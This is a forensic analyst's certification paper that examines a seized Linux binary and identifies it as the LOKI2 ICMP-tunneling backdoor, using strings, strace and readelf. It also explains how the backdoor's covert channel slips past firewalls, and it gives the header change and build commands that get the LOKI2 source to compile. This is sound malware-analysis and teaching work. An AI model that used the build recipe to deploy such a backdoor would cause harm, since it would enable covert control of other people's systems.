Global Information Assurance Certification Paper

GIAC Certified Forensic Analyst (GCFA)
Practical Assignment
Version 1.2

Mohd Shukri Othman

TABLE OF CONTENTS

INTRODUCTION & ABSTRACT

This paper is a representation of my submissions to GIAC for the practi cal certification requirements for the GIAC Certified Forensic Analyst Certification. This paper consists of three parts:

Part 1: Analyze an Unknown Binary File

An unknown binary file was found and seized from one of the company's server. The Computer Fo rensic Unit was called in to help identify and conduct investigations. The analysis techniques and tools used are described in order to determine their purpose, capabilities and uses. More information is obtained during the suspect interview session and th e legal aspect is discussed according to Malaysian law.

Part 2 - Option 1: Perform Forensic Analysis on a system

An intrusion occurred in ABC Ltd and a Red Hat 6.2 system was compromised. The Computer Forensics specialist was called in to conduct investigation in order to determine the what, where, who, and how the intruder got in. Proper computer forensic procedures were followed and the use od analysis tools and techniques were demonstrated. The findings of the analysis were presented and discussed.

Part 3: Legal Issues of Incident Handling

An incident had occurred in a government server. It was believed to have originated from an ISP where I work as a System Administrator. A Law Enforcement officer had requested me to co -operate with him during investigations. Applicable laws were discussed in the Malaysian context.

Throughout this paper, the commands used during analysis are colored light blue. As the paper progresses, explanations on command used were given. The suspected files involved are colored green. The outputs of the analysis are colored in dark blue. Some of the outputs were purposely not included due to their length.

PART 1: ANALYZE AN UNKNOWN BINARY FILE

Synopsis and Preparation

An employee of ABC Company had been caught accessin g into one of the company's servers, which he did not have any authorization to do so. During an initial investigation, a system administrator had found out that the employee (hereinafter referred to as the intruder) had placed an unknown file on the server.

Fearing for the worst, the administrator had requested us, the Computer Forensic Unit, to quickly conduct an analysis of the binary file in order to get an idea of what the intruder might have been doing. We advised them to make multiple copies of it for record and analysis purposes and obtain the MD5 Checksum of the file. The binary file was small enough to be placed in a single floppy disk. A label was placed on every copy of the floppy disk (with no write permission allowed) to present a warning of the unknown nature of the file. The MD5 hash value was also enclosed with the floppy disk.

With the possibility that the binary is likely to contain malicious code, several drastic measures needs to be taken as extra precaution during analysis. We decided that it must be performed in a controlled environment where the test equipment must follow strict quarantine rules to ensure that the malicious code never leaves the quarantined area.

We had setup a specially prepared analysis workstation located in a l ocked room with limited people having access to it. The analysis workstation was a stand-alone workstation i.e. not connected to any 'live' network.

The analysis workstation was sterilized. This is where all disks (including hard disk and floppy disk use d) are wiped out before and after analysis to ensure the integrity of evidence found and make sure that the malicious code does not circulate or used with bad intention.

We were told that the server was a Red Hat Linux 7.2 system running a few network related services such as FTP, Website hosting and SSH. Thus, we prepared a Pentium 4 1.7GHz with 256MB of memory and 40GB of hard disk space as our analysis workstation. With an intention of emulating the binary found as real as possible at a later stage, we decided to install our analysis workstation with Red Hat 7.2 as the Operating System. After installing and configuring it, we booted up the workstation and prepared the system for binary analysis.

Binary Details

We received the binary file on a floppy di sk. The system administrator informed us that he had compressed the unknown binary with its MD5 checksum value. Thus, in order to analyze it, we need to mount the floppy disk and copy it to our working directory.

```
[root@localhost /]# mount /dev/fd0 /mnt/f  loppy/
[root@localhost /]# cd /mnt/floppy/
[root@localhost floppy]# ls  -la
total 19
drwxr-xr-x    2 root     root         7168 Jan  1  1970 .
drwxr-xr-x    7 root     root         4096 Jan 20 09:09 ..
-rwxr-xr-x    1 root     root         7309 Jan 17   18:04 binary_v1.2.zip
[root@localhost floppy]# cd /home
[root@localhost home]# mkdir binary
[root@localhost home]# cd binary/
[root@localhost binary]# cp /mnt/floppy/binary_v1.2.zip .
[root@localhost binary]# ls  -la
total 16
drwxr-xr-x    2 root     root         4096 Jan 21 10:59 .
drwxr-xr-x   10 root     root         4096 Jan 21 10:57 ..
-rwxr-xr-x    1 root     root         7309 Jan 21 10:59 binary_v1.2.zip
[root@localhost binary]#
```

Before we extracted the zip file, the sensible procedure to perform was to obtain some information from it. We used the zipinfo command, which readily available in our operating system. We ran a zipinfo –l that lists out information about the compressed file.

```
[root@localhost binary]# zipinfo  -l binary_v1.2.zip
Archive:  binary_v1.2.zip   7309 bytes   2 files
-rw-rw-rw-  2.0 fat   39    t -   38  defN  22 -Aug-02 14:58   atd.md5
-rw-rw-rw-  2.0 fat   15348 b - 7077  defN  22 -Aug-02 14:57   atd
2 files, 15387 bytes uncompressed, 7115 bytes compressed:  53.8%
[root@localhost binary]#
```

Now we knew that there were two files, atd.md5 and atd with 15387 bytes when uncompressed. The file ownership and permissions (-rw-rw-rw) did not include the “x” or eXecution privileges for the binary file to be executed. This was probably due to the binary file being compressed on a FAT filesystem as highlighted in the above output, which means that the binary file was created on a DOS/FAT operating system/disk. Next, zipinfo –v was used to obtain more detailed information in a verb ose, multipage format (*Refer to Appendix A for full output*).

```
[root@localhost binary]#
[root@localhost binary]# zipinfo  -v binary_v1.2.zip
Archive:  binary_v1.2.zip   7309 bytes   2 files
                        (--- The Output Removed  ---)
Central directory entry #2:
---------------------------

  atd

 offset of local header from start of archive:  75 (0000004Bh) bytes
 file system or operating system of origin:    MS  -DOS, OS/2 or NT FAT
 version of encoding software:                 2.0
 minimum file system com patibility required:   MS -DOS, OS/2 or NT FAT
 minimum software version required to extract: 2.0
                        (--- The Output Removed  ---)
```

Thus, from the output above, we gathered the information below:

- There were two files, which compressed using MS -DOS/MS Windows zip program. This was showed by the highlighted text above.
- The atd.md5 (text file) with file size of 29 bytes and was last modified/ accessed on 22nd August 2002 at 2:58pm
- The atd (binary file), file was last modified/ accessed on 22 nd August 2002 at 2:57pm with a file size of 15348 bytes

The next step was to uncompress the file for analysis. We used unzip -X command to extract the file from the zip binary file. The " -X" option is supposed to restore dates, times and permissions; and restore user (UID) and group (GID) information.

```
root@localhost binary]# unzip   -X binary_v1.2.zip
Archive:  binary_v1.2.zip
  inflating: atd.md5
  inflating: atd
You have new mail in /var/spool/mail/root
[root@localhost binary]# ls   -la
total 36
drwxr-xr-x   2  root   root    4096    Jan 21 11:01        .
drwxr-xr-x   10 root   root    4096    Jan 21 10:57        ..
-rw-rw-rw-   1  root   root   15348   Ogos 22 14:57  atd
-rw-rw-rw-   1  root   root      39   Ogos 22 14:58  atd.md5
-rwxr-xr-x   1  root   root    7309     Jan 21 10:59  binary_v1.2.zip
[root@localhost binary]#
```

Since we did not mount the zipfile in separate file system, it was best to obtain the file details using the stat command before we start any analysis on the binary. The stat command provided us w ith the contents of an inode that included the **MAC Time (Modified, Accessed, and Changed)** of the binary as well as ownership information.

```
[root@localhost binary]# stat atd
  File: "atd"
  Size: 15348       Blocks: 32         IO Block: 4096   Regular Fi   le
Device: 341h/833d   Inode: 2019718     Links: 1
Access: (0666/ -rw-rw-rw-)  Uid: (  0/  root)  Gid: (  0/  root)
Access: Thu Aug 22 14:57:54 2002
Modify: Thu Aug 22 14:57:54 2002
Change: Tue Jan 21 11:16:57 2003
```

The date and time for *Change,* is actually the time the binary file was created on the forensics system. It did not show the actual time that the incident occurred. The *access* and *modify* times were the same. If the intruder executed the program, then the access time should be different.


We saw earlier that the file ownership and permission did not include the "execution" privileges, which the binary file required in order to be executed. When we used unzip –X command, the original dates, times, permission, and UID and GID restored was not as expected. It did not restored data belongs to the compromised system.

Thus, we could say that the original file ownership information of the binary file found in the compromised system was not available. It was probably lost while transferring the bin ary file from the compromised system to the MS DOS/Windows system. The UID and GID showed here belonged to the forensic workstation, not the compromised system. So, we checked the details of the MD5 checksum file provided with the binary.

```
[root@localhost  binary]# stat atd.md5
  File: "atd.md5"
  Size: 39           Blocks: 8          IO Block: 4096   Regular File
Device: 341h/833d    Inode: 2019717     Links: 1
Access: (0666/ -rw-rw-rw-)  Uid: (  0/  root)  Gid: (  0/  root)
Access: Thu Aug 22 14:58:08 200  2
Modify: Thu Aug 22 14:58:08 2002
Change: Tue Jan 21 11:21:01 2003
```

The atd file was accessed and modified 14 seconds earlier then the atd.md5 file. Thus, the timestamp produced probably as a result of the system administrator actions, not the intruder . This was in-line with the information obtained earlier, which showed that the file was archived on the MS -DOS/MS Windows platform instead of the Red Hat Linux 7.2 system.

Before we continued with our actions, we need to confirm whether the binary file that we received actually the original and has not been altered in any way. Therefore, we ran the md5 checksum as screenshot below to prove the integrity of the binary file.



Now, we confirmed that the binary file received is exactly identical with the original. Subsequently, we would like to obtain more information about the file. Next, we identified the types of the binary file. The file command provides information by looking at the program header of a specified file. Its compared the list of known hea ders contained in *"/etc/magic"*, to identify what type of file it is.

```
[root@localhost binary]# file atd

atd: ELF 32 -bit LSB executable, Intel 80386, version 1, dynamically linked
(uses shared libs), stripped

[root@localhost binary]#
```

Information obtain ed from file command:

- This is an executable file (ELF) for Linux, which showed by ELF 32 -bit LSB executable.
- It was compiled for X86 architecture and it is been dynamically linked. It means that in order for the file to be executed, it needs external libraries functions, which can be obtained from the operating system.
- To make the file smaller, symbol table information were stripped.

The next step was to look into the content of the binary. We used strings which *"search each file specified and print any p rintable character strings found that are at least four characters long and followed by an unprintable character"*[1]. We ran the strings –a command where "-a" scanned the entire object file. We saved the output into a text file. (*Refer to Appendix B for edit ed output listing*). We examined the output file to find any keywords associated with the program file. We found out that " **loki**" is something worth investigating. Thus, we ran the grep to see what else we could find from that string. The Grep command search desired file for lines that match a designated search pattern in this case *"loki"*. The option "-i" required the grep command to ignore the uppercase and lowercase distinction.

```
[root@localhost binary]# strings  -a atd > atd.strings
[root@localhost binary] # grep -i "loki" atd.strings
lokid: Client database full
lokid version:          %s
lokid: inactive client <%d> expired from list [%d]
lokid -p (i|u) [ -v (0|1) ]
LOKI2   route [(c) 1997 guild corporation worldwide]
lokid: server is currently at capacity.    Try again later
lokid: Cannot add key
lokid: popen
lokid: client <%d> requested an all kill
lokid: clean exit (killed at client request)
lokid: cannot locate client entry in database
lokid: client <%d> freed from list [%d]
lokid: unsupported or unknown co  mmand string
lokid: client <%d> requested a protocol swap
lokid: transport protocol changed to %s
[root@localhost binary]#
```

From the output, the binary file could actually be a **LOKI2** program as highlighted above. A search on the search engine, www.google. com provides us with more information about the program.

[1] Siever, Ellen et al " Linux in a Nutshell" 3rd Edition, August 2000 URL: http://www.oreillynet.com/linux/cmd/s/strings.html (31 Jan 2003)

Binary Details (Summary)

- The name of the file found on the system is **atd.**
- The File/MAC Time information as follows:
  - **Modify : Thu Aug 22 14:57:54 2002**
  - **Access: Thu Aug 22 14:57:54 2002**
  - **Change: Tue Jan 21 11:16:57 2003**

  However, the time recorded was not from the original compromised system, which was showed by the evidence where the file was moved from Linux system to MS-DOS/Windows system to be zipped.
- File owner(s):
  - The file was owned by whoever unzipped the file instead of the original information lost in the zip process, which in this case *"root"*.
- File size: **15348 Bytes**
- MD5 checksum value of the file matched the md5 checksum stored in the atd.md5.
- Keywords found that were associated with the binary file were: **LOKI2**, **lokid**, **client** and **"guild corporation"**.

Program Description

The program is an ELF executable that has been compiled/ported on Intel x86 systems, which usually running Linux operating systems (OS). The binary file requires other system files (share libs) to execute. Evidence produced leads us to believe that this binary file is actually a **LOKI2**, an ICMP_ECHO tunneling backdoor program. The LOKI2 is an implementation of proof-of-concept work from Project LOKI for ICMP Tunneling. It is also possible to use encryption such as blowfish with this version. Its made data transferred more secure.

It comes with a "listener-client" combination in order to form the covert channel. By exploiting the fact that most security devices do not scrutinize data in ICMP traffic, the LOKI2 program able to communicate and transfer data between the "listener" and "client".

Intruders use "Backdoor" programs to access computer systems without knowledge or consent of the owner and gain controls. The system could be used to launch attacks on other computer systems. As for **LOKI2**, it is a covert channel, which allowed " *…a process to transfer information in a manner that violates the systems security policy….* "[2] that surpass and finds a way around firewalls and the Linux systems authentication mechanisms. As long as security devices such as Firewall allow ICMP_ECHO traffic or widely known as ping packet, the covert channel can be formed.

[2] Stuart, Thomas, "CIMP: Crafting and other uses". August 13, 2001 URL: http://www.giac.org/practicals/Stuart_thomas_gsec.doc (31 Jan 2003)

Intruders are quite capable of using the covert channel to contact various systems for launching Distributed Denial Of Service attacks [3]. The client program could be used to communicate with the listener program and send instructions such as a list of IP addresses of the victims' servers.

Our earlier analysis showed that we were una ble to determine the last time the binary file executed from the zip file alone. We need to conduct forensic analysis on the compromised system to obtain more information and determine the last usage of the binary file.

We conducted a step-by-step analysis in order to determine how the program works. So, we executed the binary file using the strace to capture its behavior or action. The strace is a utility that tracks how the program interacts with the Operating System kernel. So, we could see the behavio r of the binary file once executed on the system. Next, we need to change the atd file permission to executable mode by using the command " chmod 755".

```
[root@localhost binary]# strace ./atd
execve("./atd", ["./atd"], [/* 14 vars */]) = 0
strace: exec: Per mission denied
[root@localhost binary]# chmod 755 ./atd
[root@localhost binary]# strace ./atd
execve("./atd", ["./atd"], [/* 14 vars */]) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS,     -1, 0)
= 0x40007000
mprotect(0x40000000, 214 06, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, st_size=57162, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 3
old_mmap(NULL, 57162, PROT_READ, MAP  _SHARED, 3, 0) = 0x40008000
close(3)                                = 0
stat("/etc/ld.so.preload", 0xbffffd68)  =   -1 ENOENT (No such file or
directory)
open("/usr/lib/libc.so.5", O_RDONLY)    =   -1 ENOENT (No such file or
directory)
open("/lib/libc.so.5", O _RDONLY)        =  -1 ENOENT (No such file or
directory)
write(2, "./atd: can \'t load library  \'libc."..., 38./atd: can't load library
'libc.so.5') = 38
_exit(16)                               = ?
```

From the output above, when the atd was executed, the anal ysis workstation could not load the required library *"libc.so.5",* which was not available in our analysis workstation. So, we executed the utility readelf -a that able to provide information for any files, which were formatted in the ELF (Executable and Linking Format) such as the libraries required to execute the file and the entry point addresses for the binary file. (Objdump utility also can be used to gather more information. Please refer to Appendix C for output of objdump.)

[3] Henry, Paul, "Covert Channels", Cyberguard, URL: http://www.cyberguard.com/PDF/Solutions_Whitepapers2.pdf (31 Jan2003)

```
[root@localhost binary] # readelf a atd
(---The output removed ---)
Dynamic segment at offset 0x3644 contains 17 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                 Shared library: [libc.so.5]

 (---The output removed ---)
```

From the output above, in order for the atd to be executed, *"libc.so.5"* is required to be available in the operating system.

We need to find out the original GCC version used to compile the binary file to helps us analyze the binary file through the grep command. Now, we knew that the binary file was compiled using GCC version 2.7.2.1, which can be considered quite old. This version should be available with the older Linux OS.

```
[root@localhost binary]# grep I gcc atd.strings
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
```

So, we went and searched for an older system to execute the binary file to further analyze its behavior. We managed to find a suitable system that can be used for such purposes. The system runs on a Pentium processor with the Red Hat Linux version 5.1 as the operating system. We checked the system information and determined whether the *"libc.so.5"* is available. Yes, the required library to run the binary file is available as highlighted below:

```
[root@localhost binary]# uname  -a
Linux RedHat 2.0.34 #1 Fri May 8 16:05:57 EDT 1998 i586 unknown
[root@localhost binary]# locate libc.so
locate: warning: database `/var/lib/locatedb' is more than 8 days    old
/home/ftp/lib/libc.so.6
/lib/libc.so.6
/usr/i486-linux-libc5/lib/libc.so.5
/usr/i486-linux-libc5/lib/libc.so.5.3.12
/usr/i486-linuxaout/lib/libc.so.4
/usr/i486-linuxaout/lib/libc.so.4.7.2
/usr/lib/libc.so
```

Once the availability of the " *libc.so.5*" library confirmed, we copied the binary file onto our new analysis workstation and ran the strace command again to record the binary file behavior.

```
[root@localhost binary]# chmod 755 ./atd
[root@localhost binary]# strace ./atd
execve("./atd", ["./atd"], [ /* 17 vars */]) = 0
mmap(0, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS,    -1, 0) =
0x40006000

(---The output removed ---)
semop(0x1, 0x1, 0, 0xbffffd18)          = 0
_exit(0)                                = ?
```

We were successful in executing the binary file and captured the strace output. We confirmed the binary file execution by using ps –ax command, where it lists out all processes currently running at that time. The executed binary file stays resident in memory as below:

```
[root@localhost bina ry]# ps ax
PID   TTY    STAT   TIME   COMMAND
(---The output removed ---)

503     3          S        0:00        -bash
539     ?          S        0:00       ./atd
597     2         R        0:00       ps ax
243     ?          S        0:00       /usr/sbin/at   d
(---The output removed ---)
```

A step-by-step analysis of the strace output of Red Hat 5.1 was conducted as below to find out the binary file actions. From the output, we can see that the binary file tried to search (showed by the get status, *"stat")* and accessed *("open")* certain files such as *"ld.so.cache", "ld.so.preload", "LC_MESSAGES"* and *"libc.cat".*

```
stat("/etc/ld.so.cache", {st_mode=0, st_size=0, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 4
stat("/etc/ld.so.preload", 0xbffffd7c)  =   -1 ENOENT (No such file or directory)
open("/usr/i486 -linux -libc5/lib/libc.so.5", O_RDONLY) = 4
open("/usr/share/locale/C/LC_MESSAGES", O_RDONLY) =    -1 ENOENT (No such file or
directory)
stat("/etc/locale/C/libc.cat", 0xbffff8a0) =   -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbffff8a0) =    -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/libc/C", 0xbffff8a0) =   -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff8a0) =    -1 ENOENT (No such file or
directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff8a0) =    -1 ENOENT (No such
file or directory)
(---The output removed ---)
personality(0 /* PER_??? */)            = 0
geteuid()                               = 0
getuid()                                  = 0
getgid()                                = 0
getegid()                               = 0
geteuid()                               = 0
getuid()                                = 0
(---The output removed ---)
```

The binary file also tried to obtain accoun t ID/information (”geteuid()”, ”getuid()”, ”getgid()”, ”getegid()”, ”geteuid()”, ”getuid()”) of the person executing this binary file, which in this case “root” account showed by “0”.

```
(---The output removed ---)
getpid()                                    =396
getpid()                                   =396
--output removed
write(2, " \nLOKI2 \troute [(c) 1997 guild c"..., 52) = 52
time([1043287194])                         = 1043287194
(---The output removed ---)
```

Next, the binary file was trying to obtain its process ID (“getpid()”) and output (“write”) the following information “LOKI2 route [(c) 1997 guild corporation worldwide]” to the screen.

Based on the information gathered during the analysis, we believed that the binary file, atd was a daemon or list ener for LOKI2 called lokid. Based on our research earlier, in order for the LOKI2 to function correctly, we need a LOKI client program to communicate and work together, and form a covert channel. Thus, further investigation on the binary file action was n ot possible due to the unavailability of the client program. Without it, we were unable to record actions of the binary file as well as its behavior during covert channel formation.

Forensic Details

We were still left with an option that the binary file may not be the lokid program file. So, we decided to search the Internet looking for the source code of the LOKI2 program to be compiled and executed. We then could analyze the installation foorprint. We found a few websites providing the source codes of the LOKI2 program. One of them from the original website where the program was first published and downloaded the source code from the Packet Storm[4] website.

```
[root@localhost binary]# tar zxvf loki2.tar.gz
Loki/
Loki/loki.h
Loki/loki.c
Loki/Makefile
Loki/lokid.c
Loki/surplus.c
Loki/pty.c
Loki/crypt.c
Loki/shm.c
Loki/shm.h
Loki/md5/
```

[4] “Loki2.tar.gz”, URL: http://packetstormsecurity.nl/crypt/misc/ (31 Jan 2003)

```
Loki/md5/global.h
Loki/md5/md5.h
Loki/md5/Makefile
Loki/md5/md5c.c
Loki/crypt.h
Loki/client_db.c
Loki/client_db.h
[root@localhost binary]# ls  -al

[root@localhost Loki]# ls  -la
total 112
drwx------    3 root     root         4096 Ogos 30  1997 .
drwxr-xr-x    3 root     root         4096 Jan 30 17:20 ..
-rw-------    1 root     root         6685 Ogos 25  1997 client_db.c
-rw-------    1 root     root         1750 Ogos 19  1997 cl  ient_db.h
-rw-------    1 root     root         3971 Ogos 19  1997 crypt.c
-rw-------    1 root     root          470 Ogos 12  1997 crypt.h
-rw-------    1 root     root        16718 Ogos 28  1997 loki.c
-rw-------    1 root     root        18878 Ogos 28    1997 lokid.c
-rw-------    1 root     root        14740 Okt  9  1997 loki.h
-rw-------    1 root     root         2631 Ogos 30  1997 Makefile
drwx------    2 root     root         4096 Ogos 26  1997 md5
-rw-------    1 root     root         3739 Ogos 26  1  997 pty.c
-rw-------    1 root     root         2813 Ogos 19  1997 shm.c
-rw-------    1 root     root          645 Ogos 12  1997 shm.h
-rw-------    1 root     root         8018 Ogos 26  1997 surplus.c
[root@localhost Loki]#[
```

Furthermore, we could see that once we installed the collection of LOKI2 source code files (tar zxvf loki2.tar.gz), it created a Loki directory and installed the source code files over there as showed by the directory listing above. The LOKI2 source code files consist of the c language programming codes (showed by *".c"*) and the library file (showed by *".h"*). These files once installed, left the forensic footprints, which will help us immensely during investigations. We could search for these footprint, and determine the existence of the LOKI2 program on the system.

To further investigate on what other forensic footprints existed, we compiled the source code files. However, attempt of compiling the source code in our analysis workstation, which was running on both Red Hat Linux version 5.1 and 7.2, were unsuccessful. This was probably due to the older libraries and the gcc compilers version that needed as mention earlier in Program Desctiption section. The output of the compiling process as showed below provides us with information on errors involved during compilation.

```
root@localhost Loki]# uname  -a
Linux localhost.localdomain 2.4.7  -10 #1 Thu Sep 6 17:27:27 EDT 2001 i686
unknown[

root@localhost Loki]# make linux
make[1]: Entering directory `/home/binary/Loki'
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DNO_CRYPTO -
DPOPEN -DSEND_PAUSE=100 -Dx86_FAST_CHECK    -DDEBUG -DNET3 -c surplus.c -o
surplus.o
In file included from loki.h:36,
                 from surplus.c:10:
/usr/include/linux/icmp.h:67: parse error before `__u8'
                              (---The output removed ---)
/usr/include/linux/icmp.h:90: warning: no semicolon at end of struct or
```

```
union
In file included from /usr/include/linux/signal.h:4,
                 from loki.h:38,
                 from surplus.c:10:
                              (---The output removed ---)
make[1]: *** [surplus.o] Error 1
make[1]: Leaving directory `/home/binary/Loki'
make: *** [linux] Error 2
[root@localhost Loki]#
```

Intense efforts were placed on searching and investigating various ways to compile the source code but to no avail. Finall y, the Richard Ginski[5] assignment on the binary file analysis were found and he provided a link to a website that hold the key of compiling the LOKI2 source code. Unfortunately, the website was not available anymore. In the assignment, he showed that by changing a portion of loki.h, he able to compile the source code. The differences of loki.h file between the original source code downloaded and edited loki.h is shown below:

```
#ifdef LINUX
#include <linux/icmp.h>
#include <linux/ip.h>
#include <linux/signal. h>
```

Changed into[6]:

```
#ifdef LINUX
#include <linux/ip.h>
#include <linux/icmp.h>
```

Once changes were made, we typed make linux, which is to compile for Linux system, and the source code was successfully compiled as showed by the compilation output below.

```
make[1]: Entering directory `/home/binary/Loki'
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -
DOPEN -DSEND_PAUSE=100 -Dx86_FAST_CHECK      -c surplus.c -o surplus.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -
DOPEN -DSEND_PAUSE=100 -Dx86_FAST_CHECK      -c crypt.c -o crypt.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -
DOPEN -DSEND_PAUSE=100 -Dx86_FAST_CHECK      -c loki.c -o loki.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -
DOPEN -DSEND_PAUSE=100 -Dx86_FAST_CHECK      -c client_db.c -o client_db.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -
DOPEN -DSEND_PAUSE=100 -Dx86_FAST_CHECK      -c shm.c -o shm.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -
DOPEN -DSEND_PAUSE=100 -Dx86_FAST_CHECK      -c pty.c -o pty.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -
DOPEN -DSEND_PAUSE=100 -Dx86_FAST_CHECK      -c lokid.c -o lokid.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -
DOPEN -DSEND_PAUSE=100 -Dx86_FAST_CHECK     surplus.o crypt.o  loki.c   -o
loki
```

[5]Ginksi, Richard, "GCFA Practical Assignment", URL: http://www.giac.org/Richard_Ginksi_GCFA.pdf (31 Jan 2003)

[6] The new loki.h file does not include "signal.h" library to compile the source code, and orde r of "ip.h" and icmp.h" were swaped.

```
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -
DOPEN -DSEND PAUSE=100 -Dx86 FAST_CHECK client_db.o shm.o surplus.o
crypt.o pty.o lokid.c -o lokid
make[1]: Leaving directory `/home/binary/Loki'
```

Next, we analyzed what footprints were made when the LOKI2 program installed. During compiling process for source code of the c program, the gcc libraries were accessed and object files such as *"surplus.o", "crypt.o"*, *"client_db.o"*, *"pty.o"*, and *"shm.o"* were created. Then, the binary files loki and lokid were created. Any trace of these files could help us dete rmine whether the binary file was compiled and installed on the server or not. However, suspect probably would not compile the source code on the server, to avoid detection. Thus, all of these files would not be detected in the server and forensic analysis on the server is highly recommended for further investigation.

Our analysis had not provided us any evidence of the file system affected during the binary file execution. The binary file only stays resident in memory and doid not behave like a virus, whi ch may infected other files. So, we could say that for this particular situation, the binary file was not malicious in nature compared to some of the viruses or worms that might affect the file system.

Further investigation on strace output of the atd, apart from the file *"libc.so.5"* accessed during the binary file execution, the following files were also searched and accessed. (Please refer to highlighted text in Appendix D: strace Red Hat 5.1.):

1. "/etc/ld.so.cache"
2. "/etc/ld.so.cache"
3. "/etc/ld.so.preload "
4. "/usr/share/locale/C/LC_MESSAGES"
5. "/etc/locale/C/libc.cat"
6. "/usr/lib/locale/C/libc.cat"
7. "/usr/lib/locale/libc/C"
8. "/usr/share/locale/C/libc.cat"
9. "/usr/local/share/locale/C/libc.cat"

Since the binary file had a dynamic link to the file system, it used oth er file, which in this case was the *"libc.so.5"* to be executed, as we saw earlier. So far, our analysis on the binary file did not provide us with other "lead" that can be pulled out for further investigation. This would have been different if we had access to the server as we could investigate and conduct forensic investigation on the system.

Program Identification

Since we did not have accessed to the server, in order to confirm that the binary file found was actually the LOKI2 listener or lokid, we followed some of the step we used to analyze the atd binary file for lokid:


1. Used the file command to determine that the lokid required shared libraries to be executed.
2. Executed the binary file to see what is output to the screen.
3. We compared the strings and the grep –i "loki" output of binary files atd, and lokid.
